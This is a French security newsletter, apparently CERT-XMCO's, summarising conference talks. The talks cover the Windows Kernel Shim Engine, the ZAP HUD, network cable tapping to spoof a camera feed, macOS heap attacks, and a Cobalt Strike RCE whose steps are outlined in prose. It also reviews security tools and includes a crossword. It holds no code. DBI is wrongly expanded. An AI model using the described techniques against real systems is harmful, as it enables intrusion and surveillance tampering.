La présentation de Gabrielle Viala a porté sur un composant du kernel Windows, le KSE (Kernel Shim Engine). Peu de chercheurs semblent s'intéresser à ce composant peu connu. En effet, le KSE permet de gérer les « shim », des mini bibliothèques permettant d'intercepter les appels d'API.

Malgré la volonté de Microsoft de renforcer la sécurité de ce composant, il est toujours possible d'intercepter les appels et de modifier le comportement de ces drivers sans invalider leur signature ou de déclencher des mesures de sécurité.


Le fait que le KSE soit initialisé au boot de la machine fait qu'il ouvre des vecteurs intéressants au niveau de la persistance.




Malheureusement, le fuzzing de ce genre de composant pose des problèmes de stabilité et de rapidité.

**« Malgré la volonté de Microsoft de renforcer la sécurité de ce composant, il est toujours possible d'intercepter les appels et de modifier le comportement de ces drivers sans invalider leur signature ou de déclencher des mesures de sécurité. »**

La conférencière nous a expliqué son approche peu conventionnelle et peu optimisée pour rechercher des vulnérabilités au sein de ce composant du noyau Windows. En effet, elle commence par porter cette fonctionnalité kernel vers le userland Windows, puis elle porte ce résultat vers Linux.




Une fois ces opérations terminées, elle a pu fuzzer à l'aide de l'outil American Fuzzy Lop (AFL). Les résultats ont ensuite été analysés via framework Data-Based Individualization (DBI).

## Introducing the OWASP ZAP HUD
Simon Bennetts

Simon Bennetts, développeur chez Mozilla, nous a présenté une nouvelle fonctionnalité du proxy OWASP ZAP.

Pour rappel, ZAP est un produit gratuit et open source, utilisé pour faire des audits de sécurité.

Ils ont travaillé sur l'outil dans le but de rendre son utilisation plus conviviale. Pour cela, ils ont implémenté un « Heads Up Display (HUD) » permettant d'utiliser toutes les fonctionnalités du proxy sans quitter la page du navigateur Web.

Le HUD est encore en beta, il permettra d'éviter les allers et retours entre le logiciel de proxy et le navigateur web.

Le HUD est sous la forme de HTML/JS/CSS injecté dans les pages visitées et permettra d'accéder à toutes les fonctions du proxy telles que :

- Les fonctionnalités pour rejouer les requêtes dans le proxy ou dans le navigateur ;
- L'accès à l'historique des requêtes ;
- L'accès à l'arborescence de l'application web ;
- L'activation des champs cachés ;
- Et d'activer le mode « Attaque » ;
- Etc.

Ce nouveau module est personnalisable. Un auditeur peut développer ses propres fonctionnalités et modifier l'apparence du HUD.


Le HUD est déjà fonctionnel, mais la version bêta souffre de bugs lors de l'utilisation sur plusieurs onglets du navigateur.

Une fois ces problèmes corrigés, l'outil sera disponible auprès du public.

STHACK
Ethical Hacking | CTF & Conférences

## Silent wire hacking
Erwan Broquaire et Pierre-Yves Tanniou


**Slides**
https://hackinparis.com/data/slides/2018/talks/HIP2018_Pierre-Yves_tanniou_Silent_Wire_Hacking.pdf

Les deux conférenciers nous ont présenté leur travail de recherche sur des moyens de s'insérer sur un réseau en passant par les câbles RJ45 sans les débrancher ni déclencher d'alertes au niveau du monitoring réseau.

Les autres contraintes que les chercheurs s'étaient imposées étaient de créer une solution maison et avec un budget de 200 euros max.

Ils ont présenté un exemple dans lequel ils se sont insérés sur un câble réseau. Le réseau présenté dans leur laboratoire était composé d'une caméra de surveillance qui filmait une statuette et un ordinateur de monitoring.

Ils se sont connectés au réseau en dénudant les câbles RJ45, et à l'aide de deux Raspberry Pi, d'un peu d'électronique et de deux switchs, ils se sont insérés sans débrancher de câble.




Après avoir déterminé le sens du flux réseau pour évaluer où était placé la caméra et le terminal de monitoring, ils ont utilisé les deux Raspberry pour récolter des informations sur le réseau à l'aide de Wireshark.

Ces informations récoltées sont le flux envoyé de la caméra vers l'ordinateur de monitoring. Ils ont donc copié le contenu de ce flux pour renvoyer le même contenu et tromper l'appareil en simulant l'image de la statuette fixe.

Ils ont pu donc se placer devant la caméra et ainsi « subtiliser » la statuette comme l'aurait fait un attaquant, sans être remarqué par une victime surveillant la caméra par l'ordinateur.

Une vidéo résumant leur exploitation est disponible à l'adresse suivante : https://www.youtube.com/watch?v=r_cJyy6xTb8


## Heapple pie
Eloi Benoist Vanderbeken

**Slides**
https://www.synacktiv.com/ressources/Sthack_2018_Heapple_Pie.pdf

Le chercheur de chez Synaktiv s'est intéressé à l'exploitation de la Heap sur iOS et macOS.

En effet, de nombreuses recherches sont réalisées sur la GLIBC et les allocateurs de mémoire sous Windows, ce qui n'est pas le cas sur macOS dont la plupart sont incomplètes voire mêmes incorrectes.

Il a commencé sa présentation en rappelant l'implémentation de malloc et de free, des fonctions permettant d'allouer et de libérer la mémoire sur le tas sur macOS. Il a rappelé comment étaient organisées les zones de mémoire par malloc, ainsi que les données permettant de vérifier la taille et l'intégrité de la zone mémoire appelées metadata.




Ensuite, il a présenté plusieurs attaques théoriques, découvertes par d'autres chercheurs. Deux attaques permettant de dépasser la mémoire sur le tas, et une attaque permettant de « masser » le tas en le mettant dans un état prédictible.

Il a fini sa présentation par nous expliquer pourquoi elles n'étaient pas exploitables.

## Pwner Pwned

Lionel Biami

Lionel BIAMI a travaillé sur l'exploitation d'une vulnérabilité de type RCE dans les versions inférieures à 3.5.1 du logiciel Cobalt Strike.

Pour rappel, Cobalt Strike est un outil utilisé dans les tests d'intrusion de type « Red Team », et les audits de sécurité.

Lors de son fonctionnement normal, Cobalt Strike nécessite d'être lancé avec les droits root.

Cobalt Strike permet d'envoyer des « beacon », l'équivalent des payload sous Metasploit, pour prendre le contrôle d'une machine vulnérable via des communications chiffrées.

La vulnérabilité permet à une victime de reprendre le contrôle lorsqu'un pirate lance une attaque à son encontre.

L'attaque se déroule de la manière suivante :

- L'attaquant envoie un beacon auprès de la machine de la victime ;
- La victime reçoit la clé de chiffrement publique lors du ping du beacon ;
- Grâce à cette clé, la victime envoie une notification auprès du serveur de contrôle (machine de l'attaquant) ;
- Les notifications sont sauvegardées sur la machine de l'attaquant au sein du répertoire suivant : /Downloads/@IP/C:/<directory>/<filename> mais l'adresse IP envoyée par la victime n'est pas vérifiée par Cobalt Strike ;
- Une victime peut donc sortir de ce dossier en envoyant une adresse IP contenant « ./ » » et télécharger des fichiers de son choix sur la machine de l'attaquant ;
- La victime peut alors obtenir un reverse shell sur la machine de l'attaquant.

### Référence

https://www.sthack.fr/

# revue du web

**Ce mois-ci nous intégrerons deux nouvelles rubriques : actualités et trucs et astuces ainsi que des mots croisés.**

Bastien CACACE

## > Brève de sécu
Actualité, histoire et trucs et astuces en bref

## > Les mots croisés de la sécu
Sauriez-vous le terminer ?

## > Twitter
Sélection de comptes Twitter

# > Actualités, trucs et astuces en bref

### Un outil pour requêter facilement un serveur LDAP
#Pentest

LDAPPER est un outil développé en Python qui permet d'interroger facilement un serveur LDAP. L'auteur a voulu rendre plus lisibles les enregistrements avec plusieurs formats de retour (plain, json, json_tiny) et des filtres sur les attributs. Beaucoup d'options sont disponibles.

https://github.com/shellster/LDAPPER

### L'arsenal AWS pour pentester
#Pentest #Sécurité

Les environnements AWS d'Amazon étant de plus en plus utilisés, les problèmes de sécurité se multiplient. Par conséquent, de plus en plus d'audit sont réalisés sur ces environnements et de nombreux outils ont vu le jour. L'article liste les outils offensifs, défensifs, mais également ceux utiles pour la réponse à incident ou la surveillance. Il y a même un site de challenge AWS !

https://blyx.com/2018/07/18/my-arsenal-of-aws-security-tools/
http://flaws.cloud (challenge AWS)

### Riot explique son approche anti-triche
#Sécurité

Riot Games, l'éditeur du jeu vidéo League Of Legends a publié un article sur l'approche de son système anti-triche. Très technique tout en restant assez vague, l'article décrit le monde de la triche dans le jeu vidéo et présente les choix de l'éditeur pour lutter contre ce phénomène.

https://engineering.riotgames.com/news/riots-approach-anti-cheat

### Comprendre le protocole TLS
#Sécurité

De façon illustrée, le premier site web présente le fonctionnement du protocole TLS. Très complet et didactique, il reprend toutes les étapes, de l'initiation à la fermeture de la connexion.
Le second article tente de démystifier les suites de chiffrements liées au protocole.

https://tls.ulfheim.net/
https://www.cloudinsidr.com/content/tls-1-3-and-tls-1-2-cipher-suites-demystified-how-to-pick-your-ciphers-wisely/

### Comment QuickLook dévoile vos fichiers chiffrés
#Forensic

Sur le site Objective-See, un article technique présente comment l'utilitaire QuickLook (Aperçu) de MacOS stocke les images des fichiers consultés. L'auteur de l'article met en lumière le fait que les fichiers consultés avec QuickLook et contenus sur un volume chiffré sont également conservés en clair sur le système sous forme d'image.

https://objective-see.com/blog/blog_0x30.html

### Visualiser et analyser vos journaux d'événements Active Directory

#Forensic

LogonTracer est un outil pour investiguer sur les connexions malveillantes au sein d'un Active Directory. L'outil utilise des graphes pour permettre de visualiser facilement depuis quelle machine et avec quel compte un utilisateur s'est connecté. LogonTracer permet de visualiser plusieurs types d'événements (Successful logon (4624), Logon failure (4625), Kerberos Authentication (4768), NTLM Authentication (4776), etc.)

https://github.com/JPCERTCC/LogonTracer

### Une série d'articles sur l'OSINT

#Attaque #Forensic #Pentest

Noms de domaine, personnes, organisations… Une série d'articles sur le renseignement de sources ouvertes (OSINT) décrit les différentes méthodes pour récupérer des informations utiles à ses investigations (forensic, redteam, etc.). L'auteur donne sa démarche très didactique et fournit le nom des outils qu'il utilise.

https://0xpatrik.com/osint-domains/

### PowerShell pour les pentesteurs

#Pentest

Une présentation de PowerShell rapide et assez succincte est fournie dans cet article afin de maitriser la base du langage pour une utilisation en tests d'intrusion.

https://resources.infosecinstitute.com/powershell-for-pentesters-part-1-introduction-to-powershell-and-cmdlets/
https://resources.infosecinstitute.com/powershell-for-pentesters-part-2-the-essentials-of-powershell/

### Top 10 des attaques web présentées en 2017

#Pentest

L'article de PortSwigger (éditeur de Burp Suite) liste les nouvelles techniques de hacking présentées en 2017. On y retrouve les attaques « A New Era of SSRF », « Web Cache Deception », « Ticket Trick » ou encore « Friday the 13th JSON Attacks ».


https://portswigger.net/blog/top-10-web-hacking-techniques-of-2017

### Is it a phishing or not ?

#Attaque

Basée sur un système heuristique et du machine learning, cette application tente de vous informer si l'URL saisie est un site de phishing ou non. À tester !

https://isitphishing.org/




| Horizontal | Vertical |
|---|---|
| 1. Programme qui gère les contrôles d'accès sur les systèmes IBM | 2. Programme permettant de s'injecter dans un autre pour des besoins de débogage ou de rétro-ingénierie |
| 4. Outil utilisé par les forces de l'ordre pour dévérouiller les appareils iOS | 3. Service public qui permet de signaler une fraude à la carte bancaire |
| 6. Compte Twitter connu pour avoir dévoilé 2 failles 0-day de façn "sauvage" | 5. Podcast traitant de sécurité informatique ayant publié récemment son 200e épisode |
| 7. Le premier Botnet entièrement fonctionnel construit sur le protocole Bitcoin | 8. Média ayant dévoilé "The Big Hack" (l'affaire des puces Super Micro) |
| 13. Une nouvelle faille (dans la lignée de Meltdown et Spectre) qui affecte les processeurs Intel | 9. Asset/composant informatique non connue de la DSI (sans espace) |
| 14. Bibliothèque récemment affectée par une vulnérabilité permettant de contourner le système d'authentification | 10. Malware qui modifie les paramètres DNS des routeurs permettant aux attaquants de router le trafic via des serveurs malveillants |
| 15. Nouveau protocole de sécurité dont l'IETF a récemment donné son aval pour son élaboration | 11. Rendez-vous annuel dédié à la cybersécurité qui a fêté sa 18e édition |
| 16. Groupe d'attaque accusé d'être à l'origine de plusieurs vols massifs de données de cartes bancaires | 12. Service d'administration pouvant être utilisé pour des déplacements latéraux sur un réseau (port 5985/5986) |

cert xmco
we deliver security information since 2002

# > Sélection des comptes Twitter suivis par le CERT-XMCO

| | | |
|---|---|---|
| VessOnSecurity |  | https://twitter.com/VessOnSecurity |
| Pangu Jailbreak |  | https://twitter.com/pangu_jb |
| PanguTeam |  | https://twitter.com/PanguTeam |
| 0x00sec |  | https://twitter.com/0x00secOfficial |
| pry0cc |  | https://twitter.com/pry0cc |
| Zythom |  | https://twitter.com/Zythom |
| Whitney Champion |  | https://twitter.com/shortxstack |
| Barnaby Skeggs |  | https://twitter.com/barnabyskeggs |
| Paul |  | https://twitter.com/darkp0rt |
| William Martin |  | https://twitter.com/quickbreach |




# > Remerciements

**Photographie**

**Patrick Lauke**
**https://www.flickr.com/photos/redux/4043896244**

**Xavier Mertens**

**jojoscope**
**https://www.flickr.com/photos/jojoscope/4215547323**

**Ken Douglas**
**https://www.flickr.com/photos/good_day/188937320**

# www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**
blog blog.xmco.fr / blog-pci.xmco.fr

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711